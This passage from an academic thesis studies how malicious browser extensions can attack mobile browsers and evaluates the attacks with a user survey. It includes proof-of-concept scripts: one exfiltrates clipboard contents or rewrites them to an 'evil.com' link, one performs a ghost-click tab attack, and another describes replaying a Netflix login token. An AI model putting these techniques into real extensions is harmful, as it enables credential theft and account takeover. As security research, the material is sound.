Furthermore, we found a bug in the URI parsing implementation, making Fennec

crash when the argument `scheme=http` was missing in the first example. We reported the bug[2], and classified it as a security issue. Even if the crash is not exploitable by itself, we argued that the autoloading of the `intent://` URIs could be dangerous.
These attacks were described in *Whitepaper – Attacking Android browsers via intent scheme URLs* by Takeshi Terada and Mitsui Bussan [29]. The auto-loading of such URIs might be dangerous for end users. Using an `iframe` is even not necessary because a malicious JavaScript code could do the same by creating a link and programmatically click on it. Therefore, extensions are not required to conduct such attack. Though, this attack works against Android mobile devices, and therefore extensions make the targeting easier.

4.2.7 Abusing AMP

Accelerated Mobile Page (AMP) is *essentially a performance optimized HTML and JavaScript framework designed to deliver content quickly*, maintained by the Accelerated Mobile Page (AMP) Open Source Project [30]. Performance is crucial for web content delivery, especially on mobile devices. AMP pages generally reside alongside regular web pages on web server, and are served according to the user agent. Only a few meta-tags are required to turn a regular page into an AMP page. Among the search engine's results, AMP websites can be identified by a bolt symbol on Google, put alongside the genuine URL, as shown on Figure 4.5.
However, the critical point is that the page will open under Google's page authority, and the original content will only be framed. This mismatch allows a malicious extension to ask permissions only for Google's page while the victim actually sees a foreign content. Attacks using `iframes` are quite common and are made here easier with the support of a trusted website. The Figure 4.6 illustrated this mismatch. The top banner showing the original URL, just below


https://www.kaspersky.com › gi...


Ginp Trojan introduces Coronavirus Finder as a new lure | Kaspersky official blog

24 mrt. 2020 · Ginp banking Trojan uses information about people infected with coronavirus as bait to lure Android...

Figure 4.5: AMP page in Google's search results

the address bar, was added by Google's page. Still, it is worth noting that AMP pages and Google do not necessarily work together. Google is mentioned here as it is a really popular search engine, and prioritises AMP pages. The same result page on Firefox for example would not show the bolt symbol nor frame the website under Google's website authority. This technology has been often criticised, mainly because of Google's influence in this project [31] [32]

[2]See: `https://bugzilla.mozilla.org/show_bug.cgi?id=1638620`, tagged as a security issue, so access may be denied. Last visited May 17th, 2020


5:34

https://www.google.be/amp/s/

kaspersky.com

kaspersky daily

Published by Alexander Eremin

People infected with coronavirus are all around you, says Ginp Trojan


As people all around the world started working from home and practicing social distancing, the latter in some cases may evolve into paranoia. Should I avoid contacting everyone, because, who knows, maybe this person has contracted the coronavirus. Or maybe that one? People became somewhat afraid of all other people. And cybercriminals decided to make use of that.

The Coronavirus Finder (that doesn't work)

Figure 4.6: AMP page showing content owned by `kaspersky.com`

4.2.8 Abusing long URLs

Because of the limited width of the screen, the URL cannot always be fully displayed. For security reasons, the focus is made on the hostname, especially on the rightmost part (and the port if applicable). The user therefore cannot see the parameters of the URL without explicitly clicking on it. The longer the URL, the more difficult it is for an user to see if suspicious parameters were added. This limitation can be abused by replacing URL's parameters, out of the user's sight. An attack can be performed for example against the "Sign in with Google" feature. The goal would be link user's Google account to a web service without letting them know. As the victim wants to sign-in to a third-party service with their Google user account, a redirection to the page `https://accounts.google.com/ServiceLogin/identifier/<someparameters>` will be performed. The malicious extension capturing traffic on `https://accounts.google.com/*` can automatically redirect to the same domain, but with different parameters, especially those specifying the service for which the user wants to log into through their Google account. The leftmost part of the URL will be the same, and tanks to a content script, the attacker can hide the elements mentioning the targeted service. The Figure 4.7 shows the pages that the user would see, with and without extension's manipulation. The visible part of the URL is the same in both case, and take a closer look at the whole URL would reveal the attack. It is worth noting that such attack could also work on desktop in some situations, if the URL is long enough to fill the address bar, and (or) if the window is reduced. Masking the address bar would be a really powerful attack against mobile browsers, but it is not that easy to keep it stealth. This attack shows that letting the victim think that the context is still safe might also be the way to go.


9:13
https://accounts.google.com/s
Inloggen met Google
Inloggen
Doorgaan naar draw.io
E-mailadres of telefoonnummer
E-mailadres vergeten?
Google deelt je naam, e-mailadres, taalvoorkeur en profielfoto met draw.io om door te gaan. Voordat je deze app gaat gebruiken, kun je het privacybeleid en de servicevoorwaarden van draw.io doorlezen.
Volgende



9:12
https://accounts.google.com/s
Inloggen met Google
Inloggen
Doorgaan naar uw Google account
E-mailadres of telefoonnummer
E-mailadres vergeten?
Volgende

Figure 4.7: Original page to log into `draw.io` with a Google account, and the same page where the references to the service have been removed

It is worth noting that this attack could also take another form, more like a domain squatting, by registering a domain having its rightmost part similar to another known domain. For example, the URL of the website `dummylongwebsitename.org` does not always fit in the address bar on mobile browsers. An attacker could register a name like `yetanother-dummylongwebsitename.org`, and it would appear as the former. However, this attack requires much more efforts and is not as stealth.

4.2.9 Attacking implicit authentication

Some mobile applications strongly depend on an online service. The service can therefore be accessed from the mobile application, but also from a web platform using a desktop browser. Facebook, Netflix Whatsapp, or Skype are a few well-known examples. When a modification in application's settings is made, the latter must often be sent to a server to make it persistent. For example, if the user wants to change their phone number for the multi-factor authentication, this information must be globally applied, and not kept as a local setting.

There a several ways to deal with this issue. Some applications have their own settings panels and synchronise the settings with a back-end server in a fully-transparent way. What happens behind the scene is therefore totally hidden form the user so as to keep it easy for them. Another way to achieve this task is to open a `WebView`, framing the web platform. `WebViews` are a peculiar kind of view in Android's world, displaying interactive web content inside the application, without opening an external browser. On iOS, a similar view exists, named `UIWebView`. Even if `WebViews` are not bullet-proof [33], they limit the browsing to the website for which it was open, and do not integrate extensions. Hence, the responsibility belongs to the website, and the

application only frames the web page in a contained environment. A third way, much easier, is to only provide a link in the application, opening by `Intent` a real web browser. The latter then displays the expected page, or redirects to the login page if needed.
However, some applications use a fourth way to establish this link between the mobile application and their website, similar to the previous one, but with a major difference: the user would be directly logged into their account, without explicitly providing any credentials. This behaviour has been observed in two famous applications: Skype and Netflix. For the former, it happens when the user asks for a Skype number. It then opens a external browser (that the user can choose) and automatically performs the authentication. The user then lands in front of their private page without providing any credentials. Netflix does something similar when it comes to account management. These settings are not managed within the extension, and then it us up to an external browser to display the management page.
Getting access to the account is then trivial for an extension, as it only needs to listen for specific URLs and capture its parameters. For example, in the case of Netflix, as the user clicks on "Account" in the application settings, it automatically opens a web page with a link similar to this one: `https://www.netflix.com/youraccount?nftoken=<Base64-token>`. By exfiltrating this address to a C&C, a malicious extensions could give access to an attacker to the user's private page. We tried it with different IP addresses, and the attack was successful. This attack is possible if the user opens the link in a browser where the malicious extension runs. It could have bad effects, depending on the service, as the attacker gains access to private victim's account. We reported this issue to Netflix, and they answered that token replay was out of the scope of their bug bounty program However, this authentication mechanism relying only on a token put in the URL is absolutely not safe as mobile extensions enter the game.

4.2.10 Clipboard read/write

The Web API `Clipboard` offers the ability to a web page to interact with the system clipboard in read or write mode, as long as the user grants the permission. As stated in the specification, the use of such API can be done only in a secure context [34] (HTTPS connection or localhost). Even if the context allows it, a pop-up will appear anyway to ask for the permission. If granted, the system clipboard will be exposed through the `navigator.clipboard` read-only property. Read and write operations can operate on textual or binary data, in an asynchronous way. The browser compatibility table shows that Firefox and Fennec do not offer a full support, whereas Chrome does. Firefox implementation has some restrictions: no handling of binary data, the flag `dom.events.asyncClipboard.dataTransfer` must be set to `true` to allow read operations, and write operations are allowed only when they come from a user-generated event.
Zhang and Du in *Attacks on Android Clipboard* describe attacks abusing the Android Clipboard API [35]. The problem they highlight is the fact that the system clipboard is shared among all applications, and freely accessible in read or write mode. As an example of attack, they explain

how a malicious application could put in the clipboard buffer an-inline JavaScript code that the victim would paste in the URL bar of their browser. JavaScript execution with the pseudo-scheme `javascript:` is not always allowed on mobile browsers: Firefox-based browsers generally forbid it, but Chrome-based ones do not. It seems that the attack does not work any more, because the scheme would not be copied if the targeted area is the address bar. The idea of abusing the clipboard is not new, but the attack we will describe here does not make use of the Android API, but uses the one exposed by the `navigator`. What makes a difference is that the browser's API can perform actions only as long as a web page using it is alive, and cannot listen for clipboard changes at the system level. However, despite these restrictions, browser extensions can leverage the API's capabilities to harm the user.
Fennec extensions can bypass the restrictions and the explicit on-the-fly demand by acquiring the permission at installation time, thanks to the two entries `clipboardRead` and `clipboardWrite` in the manifest (however, Chrome still explicitly asks for the permission for each website). By accessing the clipboard in read mode, an attacker could for example steal credentials, if the victim uses a password manager, or any private information. It would be also possible to alter copied URLs, from a simple redirection, to a parameter corruption. Listing 4.5 is an injected content script regularly polling the clipboard content. In Fennec, if the user long-presses on the URL, a pop-up appears and one of the items is "Paste and Go", immediately browsing to the target page. Even if these attacks were already known at the Android system level, exposing a restricted API in the browser does not prevent from severe attacks.

```
function checkClipboard(){
  navigator.clipboard.readText().then(function(clipText){
    //send the clipText to C&C server
  });
}
setInterval(checkClipboard, 3000);
//or regularly update the clipboard content:
function updateClipboard(){
  navigator.clipboard.writeText("https://evil.com?<some parameters>");
}
setInterval(updateClipboard, 3000);
```

Listing 4.5: Content script polling or updating the `Clipboard` content

4.2.11 Ghost click attack

The attack described in this paragraph is due to a problem known as "ghost click". On device having a touch screen, HTML objects can be bound to the even `ontouchstart`, fired whenever the element is touched. The specification states the following [36]:

> *If the user agent dispatches both touch events and mouse events in response to a single user action, then the touchstart event type must be dispatched before any mouse event types for that action. [. . .] If the user agent intreprets a sequence of touch events as a click, then it should dispatch mousemove, mousedown, mouseup, and click events (in that order) at the location of the touchend event for the corresponding touch input.*

(sic)

It then means that if the browser follows the standard expectations, the events are fired in the following order:

1. `touchstart`: as soon as the user touches the screen
2. `touchmove`: as long as the user moves their finger, may bee inexistent if the user immediately releases their finger
3. `touchend`: last Touch Event, fired whenever the finger leaves the screen
4. `mousemove`, `mousedown`, `mouseup` and `click` in this order, if the touch event was interpreted as a click (in other words, if the user agent considers that there was no `touchmove` events)

The *ghost click* occurs when the `click` event is fired but forgotten. As tabs overlap on mobile, an attack can be conducted with an extension against the tab just below the one in foreground. The principle is to close the first tab, so as to trigger the `click` event on the second tab. The content script injected in the tab in foreground sets a listener like the one in Listing 4.6. It is to warn its background because the content script cannot close a window or a tab that it did not create itself.

```
var elem = document.getElementById('someElementInThePage');
elem.ontouchstart= function(){
  chrome.runtime.sendMessage({
    msg: 'ok'
  });
}
```

Listing 4.6: Inject a `touchstart` in the DOM

As soon as the message is received by the background script, the latter closes the active tab, as show in Listing 4.7, but voluntarily ignore the `click` event, so as to make the underlying tab catch it.

```
function handleMessage(request, sender, sendResponse) {
  if (request.msg == "ok"){
    chrome.tabs.query({active:true}, function(tab){
      chrome.tabs.remove(tab[0].id)
    });
  }
}
chrome.runtime.onMessage.addListener(handleMessage);
```

Listing 4.7: Background script closing the active tab

It may be assumed that the `query` routine returns an array of tabs with only one element, the currently displayed tab. If the element bound to the listener was located at the same place as the target, and if the user just clicks, the `click` event will be caught by the new tab in foreground. This attack abuses ghost events, and is close to clickjacking, but does not use `iframe`s. It targets devices implementing the touch events, and can be done with the help of extensions. Indeed, only background scripts with the `tabs` permissions are allowed to close a tab they did not open themselves.

	Chrome	Firefox	Kiwi Browser	Fennec	Add-on SDK	WebExtensions	Extension required	Discovery/Reference/Comments
Fingerprinting	●	●	●	●	✓	✓		widely studied
Extension impersonation	●	●						Alcorn [5]
(Reverse)Tab-nabbing	●	●	●	●	✓	✓		Raskin [26]
Pop-under's	●		❍	●	✓	✓		Alcorn [5]
Tab hiding		●			✓	✓	✓	MozillaWiki [16]
SSO attack	●	●	●	●	✓	✓	✓	Simple SOP bypass
Shell commands	●	●			✓		✓	Only with native support
Local file read	●		❍		✓	✓	✓	in this thesis. [3]
Framing	❍	❍	●	●	✓	✓		widely studied [4]
Menu item impersonation			●	●	✓	✓	✓	in this thesis
Preventing from uninstallation		❍	●	●	✓	✓	✓	Malwarebytes Lab [27] [5]
Contextual menu override			●	●		✓	✓	in this thesis
Intent scheme			●	❍	✓	✓		Teradam & Bussan [29]
AMP			●	●	✓	✓		in this thesis
Long URLs manipulation	❍	❍	●	●	✓	✓	✓	in this thesis
Implicit authentication			●	●	✓	✓	✓	in this thesis
Clipboard r/w	❍	❍	❍	●	✓	✓	✓	Zhang & Du [35] [6]
Ghost-click			●	●	✓	✓	✓	no reference

Table 4.1: Summary of the attacks.
A ● means that the attack works and is efficient, whereas a ❍ means that it works but to a lesser extent: under specific settings, no stealth, not reliable, etc.

[3]Mobile browsers must be allowed to access local storage

[4]framing is a known attack, but we describe here a more powerful attack against mobile devices with extensions

[5]Unless starting the browser desktop in safe mode, or wipe application data on mobile

[6]We go further here by studying the effect on mobile browsers because of extensions. As explained, Clipboard API can be accessed without extensions, but it might require the explicit disabling of some protections, or an explicit permission to be granted

5 | Evaluation

To assess the effectiveness of some attacks, we created a survey and collected 56 anonymous answers. We asked the persons to recognise the original browsers, not affected by an extension among a series of screen captures. The goal of the survey was to get an insight of the effectiveness of some of our attacks. The survey was available during ten days, and there was no targeted audience, but we know that among the participants, some of them were security professionals, and some others were non-expert users.

5.1 Question 1: Menu item impersonation




Figure 5.1: Survey Q1: Menu item impersonation

The first question was about menu item impersonation, and participants had to determine which one was the original browsers among the two shown on Figure 5.1. All possible answers were displayed (the original is on the left, the original is on the right, they are both genuine, they are both fake). The correct answer was that the original was on the left, and 25% of the participants correctly answered, as shown on Figure 5.4. The goal of this question was to evaluate what is more suspicious between an additional menu item, or the absence of an item with a meaningful name. The majority (55.4%) answered that the original was on the right. Then, it seems that adding a fake menu item does not raise suspicion at first glance.

5.2 Question 2: Contextual menu override




Figure 5.2: Survey Q2: Contextual menu override

The second question was about contextual menus, where one of them was injected by an extension, the one on the right on Figure 5.2. Participants could also choose one answer among all possible combinations, and 10.7% found the right answer, as shown on Figure 5.4. Screen captures respectively show Google Chrome, Fennec and Kiwi Browser, on an Android device. The fake modal window could be detected because it does not appear in foreground, above the address bar. It then means that it resides in the web page, and could not be created by the browser itself. The second hint was that the link where it is supposed to point to, which is too much truncated. The goal of this question was to evaluate if a good-looking modal window would be truthful, and if therefore, there was no way for an user on mobile to be sure that a link is safe. The majority answered that the genuine was the Fennec's one (26.8%), and the fake still gets a higher score than Chrome's modal. Then, it seems that a simple modal window like the central one might be sufficient to lure the victim, even if it is not put in foreground.

5.3 Question 3: Framing and domain trust



5:18
https://www.google.com
Google
Inloggen
Je Google-account gebruiken
E-mailadres of telefoonnummer
E-mailadres vergeten?
Niet jouw computer? Gebruik de gastmodus om privé in te loggen. Meer informatie
Account maken
Volgende
Nederlands
Help
Privacy
Voorwaarden
8:20
accounts.google.com/signin/v
Google
Inloggen
Je Google-account gebruiken
E-mailadres of telefoonnummer
E-mailadres vergeten?
Niet jouw computer? Gebruik de gastmodus om privé in te loggen. Meer informatie
Account maken
Volgende
8:26
accounts.google.com/ServiceL
Google
Eén account. Al het beste van Google.
E-mailadres of telefoonnummer
Volgende
Mijn account zoeken
Account maken
Eén Google-account voor alles van Google
Over Google
Privacy
Voorwaarden
Help

Figure 5.3: Survey Q3: Framing and domain trust

The third and last question was related to the framing of a page coming from a trusted subdomain. The participants had to identify the genuine Google sign-in pages, as shown on Figure 5.3. Once again, participants had to choose among all possible combinations, and 12.5% of them gave the right answer. The vast majority identified the right one as the genuine one, which was indeed true, but the central one was also genuine. What it curious is that the central page is the default one, which can be directly accessed by clicking on the "Sign-in" button from Google's home page, whereas the right is displayed when JavaScript is disabled. The goal of this question was to evaluate if participants would trust more the most common page (left and central ones) or the relevance of the URL. Thanks of the feedback we had from some participants, it seems that the right one was chosen because of the logos of the other Google services.
What it quite interesting to note is that the answers *right and central one* and *left and right one* got the same score, as shown of Figure 5.4. Both represent a kind of consistency: regarding the URL for the former, and regarding the UI for the latter. Then, it seems that the framing of pages that do not alter the consistency of what is shown could mislead users in an efficient way.

5.4 Results

This section presents the global results of the survey. For each question, the percentage of wrong answers is high, respectively 75%, 89.3% and 87.5%, if we consider only strictly correct answers.

Furthermore, considering the three questions, no perfect score has been obtained. Figure 5.4 shows the repartition of the answers, where the correct answers are respectively *The left one*, *The left and the central one* and *The right and the central one*. The details can be found in Appendix A




Figure 5.4: Survey results

6 | Conclusions and future work

In this thesis, we tried to bring elements so as to answer the big question: should extensions be widely supported on mobile devices ? The goal was to give the reader, being an extension developer, an mobile device user or a security enthusiast, an insight about potential security risks that extensions on mobile devices could bring. We started with a state of the art, about extensions security, mobile devices security, and a combination of the latter. It appeared that there was a lack of up to date studies about this subject. Then came a chapter aiming to give the reader the necessary background about browser extensions. Then came a chapter exposing different ways to attack mobile devices with extensions. Some of these attacks were then evaluated in terms of efficiency in the last chapter. In a sense, a browser extension is a kind of privileged UXSS. The trust we have on browsers should also depend on extensions it can embed. Indeed, no one would use a browser stealing credentials. And therefore, no one would use an extension doing so. Because of the wide use of mobile devices for the web browsing, and because of the sensitivity of the data that mobile devices carry, carefulness is required when coding and when installing an extension. If the latter was not meant to be used on a mobile device, despite its good or bad intention, harm could be done because of bugs or misuse. Restricting the capabilities in terms of APIs support on mobile does not make them less dangerous. Indeed, inherent behaviour of mobile devices make them inherently vulnerable to some attacks. This work describes practical attacks against mobiles devices, helped by extensions. Some of them were unknown and this thesis major contribution was to expose them and provide proofs of concept available on the following repository: `https://github.com/BorelEnzo/Extensions-against-mobile-browsers`

Future work

Still, we restricted the scope of our research to two browsers, but it would be worth studying the same subject by focusing also on Microsoft Edge, Safari, Samsung Internet browser, Opera or UC Browser, because of the differences regarding the underlying operating system, the engines on which they are built, API support and their UI. We focused here on Android because of the ease it gives to conduct experiments. Furthermore, as mobile devices are also often used as an actor of the multi-factor authentication, we think that some phishing attacks helped by extensions could be conducted.

A | Survey results

Table A.1: Chronologically sorted answers to our survey

Which picture shows the original Firefox ?	Which picture(s) show(s) a genuine contextual menu ?	Which picture(s) show(s) the genuine Google's sign-in page ?
The right one	The left and the right one	The right and the central one
The right one	The left and the right one	The right one
The right one	The central one	The left one
The left one	The central one	The right and the central one
The right one	The right one	The right one
The right one	The right one	The left and the right one
The left one	The right one	The central one
The left one	The central one	The right one
Both are genuine	All of them	The right one
The left one	The central one	The left and the central one
Both are genuine	The central one	The left and the right one
The right one	The right one	The right one
The right one	The left and the right one	The right one
The right one	The right and the central one	The right one
Both are genuine	The left and the central one	The left and the central one
Both are genuine	None of them	All of them
The right one	The right and the central one	The left one
The right one	None of them	The left and the right one
Both are fake	The right one	The right one
The right one	The central one	The right one
The right one	The left one	The right one
The right one	The left and the central one	The central one
The left one	The left and the central one	The central one
The right one	The right one	The right one

Both are genuine	The right one	The left and the right one
The left one	The left and the right one	The right one
The right one	The right one	The left one
The right one	The left and the right one	The right one
The right one	The central one	The left one
The right one	The left and the right one	The right and the central one
The right one	The left and the right one	The right and the central one
The left one	All of them	The right and the central one
The right one	The central one	The right one
The left one	The left one	The left one
The right one	The central one	The central one
The right one	The central one	The right one
The left one	The left and the central one	The central one
The right one	All of them	The left one
The left one	The central one	The left and the right one
Both are fake	The left one	The right one
The right one	The central one	None of them
The left one	The central one	The right one
The left one	The right and the central one	The left one
The left one	The left one	The left one
The right one	The central one	The right and the central one
The left one	The left and the central one	All of them
The right one	The right one	The central one
The right one	The left and the central one	The left and the right one
Both are fake	The right one	The right one
Both are fake	The central one	None of them
The right one	All of them	All of them
Both are genuine	The left and the right one	The right one
The right one	The left and the right one	The right one
Both are fake	The right and the central one	The left and the right one
The right one	The left one	All of them
The right one	The right and the central one	The right and the central one

Bibliography

[1] A. Sjösten, S. Acker, and A. Sabelfeld, “Discovering browser extensions via web accessible resources”, Mar. 2017, pp. 329–336. DOI: `10.1145/3029806.3029820` (cit. on p. 3).

[2] T. Erik, S. Oleksii, K. Alexandros, N. Nick, and D. Adam, “Everyone is Different: Client-side Diversification for Defending Against Extension Fingerprinting”, in *Proceedings of the USENIX Security Symposium*, Aug. 2019 (cit. on p. 3).

